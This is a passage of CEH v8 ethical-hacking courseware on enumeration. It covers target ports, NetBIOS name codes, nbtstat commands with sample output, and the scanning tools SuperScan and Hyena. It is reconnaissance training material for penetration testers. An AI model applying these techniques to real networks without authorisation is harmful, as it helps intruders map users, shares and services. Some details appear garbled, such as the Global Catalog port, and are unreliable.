

# Enumeration

## Module 04



## Ethical Hacking and Countermeasures v8

### Module 04: Enumeration

Exam 312-50

The screenshot shows a website layout for 'Security News'. At the top, there's a yellow header bar with the text 'Security News' and a 'CEH' logo. Below it is a dark navigation bar with links for 'ABOUT US', 'PRODUCTS', 'SOLUTIONS', 'SERVICES', 'NEWS', and 'CONTACT'. On the left, a sidebar has icons for 'solutions', 'news', and 'write us'. The main content area features a large 3D pie chart graphic. Below it, the date 'October 20, 2012 11:28AM' is displayed. A section titled 'Hackers Attack US Weather Service' is shown, with text stating: 'THE US National Weather Service computer network was hacked with a group from Kosovo claiming credit and posting sensitive data, security experts said Friday.' It also quotes Daniel of Acunetix: '"The hacker group stated that the attack is a protest against the US policies that target Muslim countries," Daniel said.' Another quote from a member of the hacking group is included: '"Moreover, the attack was a payback for hacker attacks against nuclear plants in Muslim countries, according to a member of the hacking group who said, "They hack our nuclear plants using STUXNET and FLAME-like malwares, they are bombing us 24-7, we can't sit silent -- hack to payback them."'. At the bottom right of the main content area is a link: <http://www.theaustralian.com.au>. A copyright notice at the very bottom reads: 'Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.'



## Security News

### Hackers Attack US Weather Service

Source: <http://www.theaustralian.com.au>

The US National Weather Service computer network was hacked with a group from Kosovo claiming credit and posting sensitive data, security experts said recently.

Data released by the **Kosovo Hackers Security** group includes directory structures, sensitive files from the web server, and other data that could enable later access, according to Chrysostomos Daniel of the security firm Acunetix.

"The hacker group stated that the attack is a protest against the US policies that target Muslim countries," Daniel said.

Moreover, the attack was a payback for hacker attacks against nuclear plants in Muslim countries, according to a member of the hacking group who said, "They hack our nuclear plants using **STUXNET** and **FLAME-like malwares**, they are bombing us 24-7, we can't sit silent -- hack to payback them."

Paul Roberts, writing on the Sophos Naked Security blog, said the leaked information includes a list of administrative account names, which could open the hacked servers to subsequent “**brute force attacks.**”

"Little is known about the group claiming responsibility for the attack," he said.

"However, they allege that the weather.gov hack was just one of many US government hacks the group had carried out and that more releases are pending."

---



© 2011 CBS Interactive. All rights reserved.

<http://www.theaustralian.com.au/australian-it/hackers-attack-us-weather-service/story-e6frgakx-1226499796122>

# Module Objectives



The slide features a central title "Module Objectives" in large yellow font. Below it are two columns of objectives, each preceded by a small orange folder icon. A large orange arrow points from the left column to the right column. At the bottom are three icons: a computer monitor, a user profile, and a stack of books.

What Is Enumeration?	UNIX/Linux Enumeration
Techniques for Enumeration	LDAP Enumeration
Services and Ports to Enumerate	NTP Enumeration
NetBIOS Enumeration	SMTP Enumeration
Enumerate Systems Using Default Passwords	DNS Enumeration
SNMP Enumeration	Enumeration Countermeasures
	Enumeration Pen Testing


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



## Module Objectives

In the previous modules, you learned about **foot printing** and **scanning networks**. The next phase of penetration testing is enumeration. As a pen tester, you should know the purpose of performing enumeration, techniques used to perform enumeration, where you should apply **enumeration**, what information you get, enumeration tools, and the countermeasures that can make **network security** stronger. All these things are covered in this module. This module will familiarize you with the following:

- |   |                             |
|---|-----------------------------|
| What Is Enumeration?                      | UNIX/Linux Enumeration      |
| Techniques for Enumeration                | LDAP Enumeration            |
| Services and Ports to Enumerate           | NTP Enumeration             |
| NetBIOS Enumeration                       | SMTP Enumeration            |
| Enumerate Systems Using Default Passwords | DNS Enumeration             |
| SNMP Enumeration                          | Enumeration Countermeasures |
|   | Enumeration Pen Testing     |



## Module Flow

In order to make you better understand the concept of enumeration, we have divided the module into various sections. Each section deals with different services and ports to enumerate. Before beginning with the actual enumeration process, first we will discuss enumeration concepts.

<b>Enumeration Concepts</b>	<b>NTP Enumeration</b>
<b>NetBIOS Enumeration</b>	<b>SMTP Enumeration</b>
<b>SNMP Enumeration</b>	<b>DNS Enumeration</b>
<b>Unix/Linux Enumeration</b>	<b>Enumeration Countermeasures</b>
<b>LDAP Enumeration</b>	<b>Enumeration Pen Testing</b>

This section briefs you about what enumeration is, enumeration techniques, and services and ports to enumerate.

# What Is Enumeration?

In the enumeration phase, attacker creates active connections to system and performs directed queries to gain more information about the target

The diagram illustrates the types of information gathered during enumeration. It consists of several puzzle pieces arranged in a grid:

- Information Enumerated by Intruders:** A black piece containing a user icon.
- N/W resources and shares:** A green piece with a network icon.
- Users and groups:** A grey piece with a user group icon.
- Routing tables:** An orange piece with a routing table icon.
- Audit and Service settings:** An orange piece with a gear and folder icon.
- Machine names:** A yellow piece with a computer monitor icon.
- Applications and banners:** A purple piece with a computer monitor and application icons.
- SNMP and DNS details:** A blue piece with a document and network icon.

Attackers use extracted information to identify system attack points and perform password attacks to gain unauthorized access to information system resources

Enumeration techniques are conducted in an intranet environment

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



## What Is Enumeration?


Enumeration is defined as the process of extracting user names, machine names, network resources, shares, and services from a system. In the **enumeration phase**, the attacker creates active connections to the system and performs directed queries to gain more information about the target. The attacker uses the gathered information to identify the vulnerabilities or weak points in system security and then tries to exploit them. Enumeration techniques are conducted in an **intranet environment**. It involves making active connections to the target system. It is possible that the attacker stumbles upon a remote IPC share, such as **IPC\$ in Windows**, that can be probed with a null session allowing shares and accounts to be enumerated.

The previous modules highlighted how the attacker gathers necessary information about the target without really getting on the wrong side of the **legal barrier**. The type of information enumerated by attackers can be loosely grouped into the following categories:

### Information Enumerated by Intruders:

- Network resources and shares
- Users and groups

- ⌚ Routing tables
- ⌚ Auditing and service settings
- ⌚ Machine names
- ⌚ Applications and banners
- ⌚ SNMP and DNS details



## Techniques for Enumeration

In the enumeration process, an **attacker collects data** such as network users and group names, routing tables, and Simple Network Management Protocol (SNMP) information. This module explores possible ways an attacker might enumerate a target network, and what countermeasures can be taken.

The following are the different enumeration techniques that can be used by **attackers**:



### Extract user names using email IDs

In general, every email ID contains two parts; one is **user name** and the other is **domain name**. The structure of an email address is `username@domainname`. Consider `abc@gmail.com`; in this email ID "abc" (characters preceding the '@' symbol) is the user name and "gmail.com" (characters proceeding the '@' symbol) is the domain name.



### Extract information using the default passwords

Many online resources provide lists of default passwords assigned by the manufacturer for their products. Often users forget to change the default passwords provided by the **manufacturer or developer** of the product. If users don't change their passwords for a long time, then attackers can easily enumerate their data.



## Brute force Active Directory

Microsoft Active Directory is susceptible to a user name enumeration weakness at the time of user-supplied input verification. This is the consequence of design error in the application. If the "logon hours" feature is enabled, then attempts to the service authentication result in varying error messages. Attackers take this advantage and exploit the weakness to enumerate valid user names. If an attacker succeeds in revealing valid user names, then he or she can conduct a **brute-force attack** to reveal respective passwords.



## Extract user names using SNMP

Attackers can easily guess the "strings" using this SNMP API through which they can extract required user names.



## Extract user groups from Windows

These extract user accounts from specified groups and store the results and also verify if the **session accounts** are in the group or not.



## Extract information using DNS Zone Transfer

DNS zone transfer reveals a lot of valuable information about the particular zone you request. When a DNS zone transfer request is sent to the DNS server, the server transfers its DNS records containing information such as DNS zone transfer. An attacker can get valuable topological information about a target's internal network using DNS zone transfer.

Services and Ports to Enumerate		CEH	
TCP 53	DNS zone transfer	UDP 161	Simple Network Management protocol (SNMP)
TCP 135	Microsoft RPC Endpoint Mapper	TCP/UDP 389	Lightweight Directory Access Protocol (LDAP)
TCP 137	NetBIOS Name Service (NBNS)	TCP/UDP 3368	Global Catalog Service
TCP 139	NetBIOS Session Service (SMB over NetBIOS)	TCP 25	Simple Mail Transfer Protocol (SMTP)
TCP 445	SMB over TCP (Direct Host)		

## Services and Ports to Enumerate



### TCP 53: DNS zone transfer

DNS zone transfer relies on **TCP 53 port** rather than **UDP 53**. If TCP 53 is in use then it means that DNS zone transfer is in process. The TCP protocol helps to maintain a consistent DNS database between DNS servers. This communication occurs only between DNS servers. DNS servers always use TCP protocol for the zone transfer. The connection established between DNS servers transfers the zone data and also helps both source and destination DNS servers to ensure the data consistency by means of **TCP ACK bit**.



### TCP 135: Microsoft RPC Endpoint Mapper

The **RPC port 135** is used in client/server applications to exploit message services. To stop the popup you will need to filter port 135 at the firewall level. When trying to connect to a service, you go through this mapper to discover where it is located.



### TCP 137: NetBIOS Name Service (NBNS)

NBNS, also known as Windows Internet Name Service (WINS), provides name resolution service for computers running **NetBIOS**. NetBIOS Name Servers maintain a database

of the NetBIOS names for hosts and the corresponding IP address the host is using. The job of NBNS is to match IP addresses with NetBIOS names and queries. The name service is usually the first service that will be attacked.



### TCP 139: NetBIOS Session Service (SMB over NetBIOS)

NetBIOS session service is used to set up and tear down sessions between NetBIOS-capable computers.

Sessions are established by exchanging packets. The computer establishing the session attempts to make a TCP connection to port 139 on the computer with which the session is to be established. If the connection is made, the computer establishing the session then sends over the connection a "Session Request" packet with the NetBIOS names of the application establishing the session and the NetBIOS name to which the session is to be established. The computer with which the session is to be established will respond with a "Positive Session Response," indicating that a session can be established or a "Negative Session Response," indicating that no session can be established.



### TCP 445: SMB over TCP (Direct Host)

By using TCP port 445 you can directly access the TCP/IP MS Networking without the help of a **NetBIOS layer**. You can only get this service in recent versions of Windows, such as Windows2K/XP. File sharing in Windows2K/XP can be done only by using Server Message Block (SMB) protocol. You can also run SMB directly over TCP/IP in Windows 2K/XP without using the help of **extra layer** of NetBT. They use TCP port 445 for this purpose.



### UDP 161: Simple Network Management protocol (SNMP)

You can use the SNMP protocol for various devices and applications (including firewalls and routers) to communicate logging and management information with **remote monitoring applications**. SNMP agents listen on UDP port 161; asynchronous traps are received on port 162.



### TCP/UDP 389: Lightweight Directory Access Protocol (LDAP)

You can use LDAP (Lightweight Directory Access Protocol) Internet protocol, used by **MS Active Directory**, as well as some email programs to look up contact information from a server. Both Microsoft Exchange and NetMeeting install an LDAP server on this port.



### TCP/UDP 3368: Global Catalog Service

You can use TCP port 3368, which uses one of the main protocols in TCP/IP a connection-oriented protocol networks; it requires three-way handshaking to set up end-to-end communications. Only then a connection is set up to user data and can be sent bi-directionally over the connection. TCP guarantees delivery of **data packets** on port 3368 in the same order in which they were sent.

You can use UDP port 3368 for **non-guaranteed communication**. It provides an unreliable service and datagrams may arrive duplicated, out of order, or missing without notice and error


Checking and correction is not necessary or performed in the application, avoiding the overhead of such processing at the network interface level.

UDP (User Datagram Protocol) is a minimal **message-oriented Transport Layer protocol**. Examples that often use UDP include voice over IP (VoIP), streaming media, and real-time multiplayer games.



## TCP 25: Simple Mail Transfer Protocol (SMTP)

SMTP allows moving email across the Internet and across your local network. It runs on the connection-oriented service provided by **Transmission Control Protocol** (TCP), and it uses well-known port number 25. Telnet to port 25 on a remote host; this technique is sometimes used to test a remote system's SMTP server but here you can use this command-line technique to illustrate how mail is delivered between systems.



## Module Flow

So far, we have discussed enumeration concepts and the resources that give valuable information through enumeration; now it's time to put them into practice. If you are trying to enumerate information of a target network, then NetBIOS is the first place from where you should try to extract as much information as possible.

 <b>Enumeration Concepts</b>	 <b>NTP Enumeration</b>
 <b>NetBIOS Enumeration</b>	 <b>SMTP Enumeration</b>
 <b>SNMP Enumeration</b>	 <b>DNS Enumeration</b>
 <b>Unix/Linux Enumeration</b>	 <b>Enumeration Countermeasures</b>
 <b>LDAP Enumeration</b>	 <b>Enumeration Pen Testing</b>

This section describes **NetBIOS enumeration** and the information you can extract through enumeration, as well as NetBIOS enumeration tools.

# NetBIOS Enumeration

NetBIOS name is a unique 16 ASCII character string used to **identify the network devices** over TCP/IP; 15 characters are used for the **device name** and 16<sup>th</sup> character is reserved for the **service or name record type**

**Attackers use the NetBios enumeration to obtain:**

- ⌚ List of computers that belong to a domain
- ⌚ List of shares on the individual hosts on the network
- ⌚ Policies and passwords



Name	NetBIOS Code	Type	Information Obtained
<host name>	<00>	UNIQUE	Hostname
<domain>	<00>	GROUP	Domain name
<host name>	<03>	UNIQUE	Messenger service running for that computer
<username>	<03>	UNIQUE	Messenger service running for that individual logged-in user
<host name>	<20>	UNIQUE	Server service running
<domain>	<1D>	GROUP	Master browser name for the subnet
<domain>	<1B>	UNIQUE	Domain master browser name, identifies the PDC for that domain

**Note:** NetBIOS name resolution is not supported by Microsoft for Internet Protocol Version 6 (IPv6)

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



## NetBIOS Enumeration

The first step in enumerating a Windows machine is to take advantage of the NetBIOS API. NetBIOS stands for Network Basic Input Output System. IBM, in association with Sytek, developed NetBIOS. It was developed as an **Application Programming Interface (API)**, originally to facilitate the access of LAN resources by the client's software. The NetBIOS name is a unique 16 ASCII character string used to identify the network devices over TCP/IP; 15 characters are used for the device name and the 16<sup>th</sup> character is reserved for the service or name record type.

Attackers use the NetBIOS enumeration to obtain:

- ⌚ List of computers that belong to a domain and shares of the individual hosts on the network
- ⌚ Policies and passwords

If an attacker finds a Windows OS with **port 139 open**, he or she would be interested in checking what resources he or she can access, or view, on the remote system. However, to enumerate the NetBIOS names, the remote system must have enabled file and printer sharing. Using these techniques, the attacker can launch two types of attacks on a **remote computer**

that has NetBIOS. The attacker can choose to read/write to a remote computer system, depending on the availability of shares, or launch a denial-of-service.

### NetBIOS Name List

Name	NetBIOS Code	Type	Information Obtained
<host name>	<00>	UNIQUE	Hostname
<domain>	<00>	GROUP	Domain name
<host name>	<03>	UNIQUE	Messenger service running for that computer
<username>	<03>	UNIQUE	Messenger service running for that individual logged-in user
<host name>	<20>	UNIQUE	Server service running
<domain>	<1D>	GROUP	Master browser name for the subnet
<domain>	<1B>	UNIQUE	Domain master browser name, identifies the PDC for that domain

**Note:** NetBIOS name resolution is not supported by Microsoft for Internet Protocol Version 6 ([IPv6](#)).

## NetBIOS Enumeration (Cont'd)

Nbtstat displays NetBIOS over TCP/IP (NetBT) protocol statistics, NetBIOS name tables for both the local computer and remote computers, and the NetBIOS name cache

Run nbtstat command "nbtstat.exe -a < NetBIOS Name of remote machine>" to get the NetBIOS name table of a remote computer

Run nbtstat command "nbtstat.exe -c" to display the contents of the NetBIOS name cache, the table of NetBIOS names, and their resolved IP addresses

The left window shows the output of the command "nbtstat.exe -a <remote\_machine>". It displays the "NetBIOS Remote Machine Name Table" for the specified remote machine. The table includes columns for Name, Type, and Status. The entries are:

Name	Type	Status
<00>	UNIQUE	Registered
<00>	GROUP	Registered
<1C>	GROUP	Registered
<20>	UNIQUE	Registered
<1B>	UNIQUE	Registered

The right window shows the output of the command "nbtstat.exe -c". It displays the "NetBIOS Remote Cache Name Table". The table includes columns for Name, Type, Host Address, and Life Time. The entries are:

Name	Type	Host Address	Life Time
<20>	UNIQUE	192.168.158.1	143
<20>	UNIQUE	192.168.158.1	165

http://technet.microsoft.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



## NetBIOS Enumeration (Cont'd)

Source: <http://technet.microsoft.com>

Nbtstat displays NetBIOS over TCP/IP (NetBT) protocol statistics, NetBIOS name tables for both the local computer and remote computers, and the NetBIOS name cache. **Nbtstat** allows a refresh of the NetBIOS name cache and the names registered with Windows Internet Name Service (WINS). Used without parameters, Nbtstat displays help.

Run the nbtstat command "**nbtstat.exe -a < NetBIOS Name of remote machine>**" to get the NetBIOS name table of a remote computer.

The screenshot shows a Windows command prompt window titled "C:\Windows\system32\cmd.exe". The command entered is "nbtstat.exe -a". The output displays the NetBIOS Remote Machine Name Table. The table has columns for Name, Type, and Status. The entries are:

Name	Type	Status
<00>	UNIQUE	Registered
<00>	GROUP	Registered
<1C>	GROUP	Registered
<20>	UNIQUE	Registered
<1B>	UNIQUE	Registered

Below the table, it says "MAC Address = [REDACTED] -05". The prompt then shows "C:\Users\Admin>".

FIGURE 4.1: Enumeration Screenshot

Run the nbtstat command “**nbtstat.exe -c**” to display the contents of the NetBIOS name cache, the table of NetBIOS names, and their resolved IP addresses.

The screenshot shows a Windows command prompt window titled "C:\Windows\system32\cmd.exe". The command entered is "nbtstat.exe -c". The output displays the NetBIOS Remote Cache Name Table. The table has columns for Name, Type, Host Address, and Life (sec). The entries are:

Name	Type	Host Address	Life (sec)
<20>	UNIQUE	192.168.168.170	143
<20>	UNIQUE	192.168.168.1	165

The prompt then shows "C:\Users\Admin>".

FIGURE 4.2: Enumeration Screenshot

The screenshot shows the SuperScan 4.0 application window. The title bar says "SuperScan 4.0". The main window has tabs: Scan, Host and Service Discovery, Scan Options, Tools, Windows Enumeration, and About. The "Scan Options" tab is selected. The "Hostname/IP/UH" field contains "10.0.0.2". On the left, there's a sidebar titled "SuperScan 4 - Foundstone" with a list of features numbered 1 to 8. The main pane displays "NetBIOS information on 10.0.0.2" with the following details:

WORKGROUP	OO	GROUP	Workstation service name
WIN-MSEZLCK4K4I	00	UNIQUE	Workstation service name
WIN-MSEZLCK4K4I	20	UNIQUE	Server services name

MAC address: 0.  
Users on 10.0.0.2:  
Total Users: 4

User	Comment
Administrator	"Administrator"
System	"Built-in account for administering the computer/domain"
Guest	"Guest"
None	

Last logon: Fri Aug 17 09:27:14 2012 (0 days ago)  
Password expires: Never  
Password changed: 9 days ago  
Locked out: No  
Disabled: No  
Number of logons: 128  
Bad password count: 0  
User "Guest"

At the bottom, it says "0:02 Saved log file Live:0 TCP open:0 UDP open:0 1/1 done". Below the window is the URL <http://www.mcafee.com>.

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



## NetBIOS Enumeration Tool: SuperScan

Source: <http://www.mcafee.com>

SuperScan is a connect-based TCP port scanner, pinger, and hostname resolver. It performs ping sweeps and scans any IP range with **multithreading** and asynchronous techniques. You can restore some functionality by running the following at the Windows command prompt before starting SuperScan:

- ⌚ Support for unlimited IP ranges
- ⌚ Host detection using multiple ICMP methods
- ⌚ TCP SYN , UDP, and source port scanning
- ⌚ Hostname resolving
- ⌚ IP and port scan order randomization
- ⌚ Extensive Windows host enumeration capability
- ⌚ Extensive banner grabbing
- ⌚ Source port scanning
- ⌚ Simple HTML report generation




FIGURE 4.3: SuperScan Screenshot

The screenshot shows the Hyena interface. At the top, there's a banner with the title "NetBIOS Enumeration Tool: Hyena" and the EC-Council logo. Below the banner, two bullet points describe the tool: "Hyena is GUI product for managing and securing Microsoft operating systems. It shows shares and user logon names for Windows servers and domain controllers" and "It displays graphical representation of Microsoft Terminal Services, Microsoft Windows Network, Web Client Network, etc." A Windows logo is also present. The main window contains a tree view on the left showing system components like "Computer", "Shares", "Printers", "Services", "Events", "Jobs", "Devices", and "Network". On the right, there's a large table listing services with columns for Name, Status, Type, and Description. At the bottom right of the interface, the URL <http://www.systemtools.com> is displayed. A copyright notice at the bottom states "Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited."




## NetBIOS Enumeration Tool: Hyena

Source: <http://www.systemtools.com>

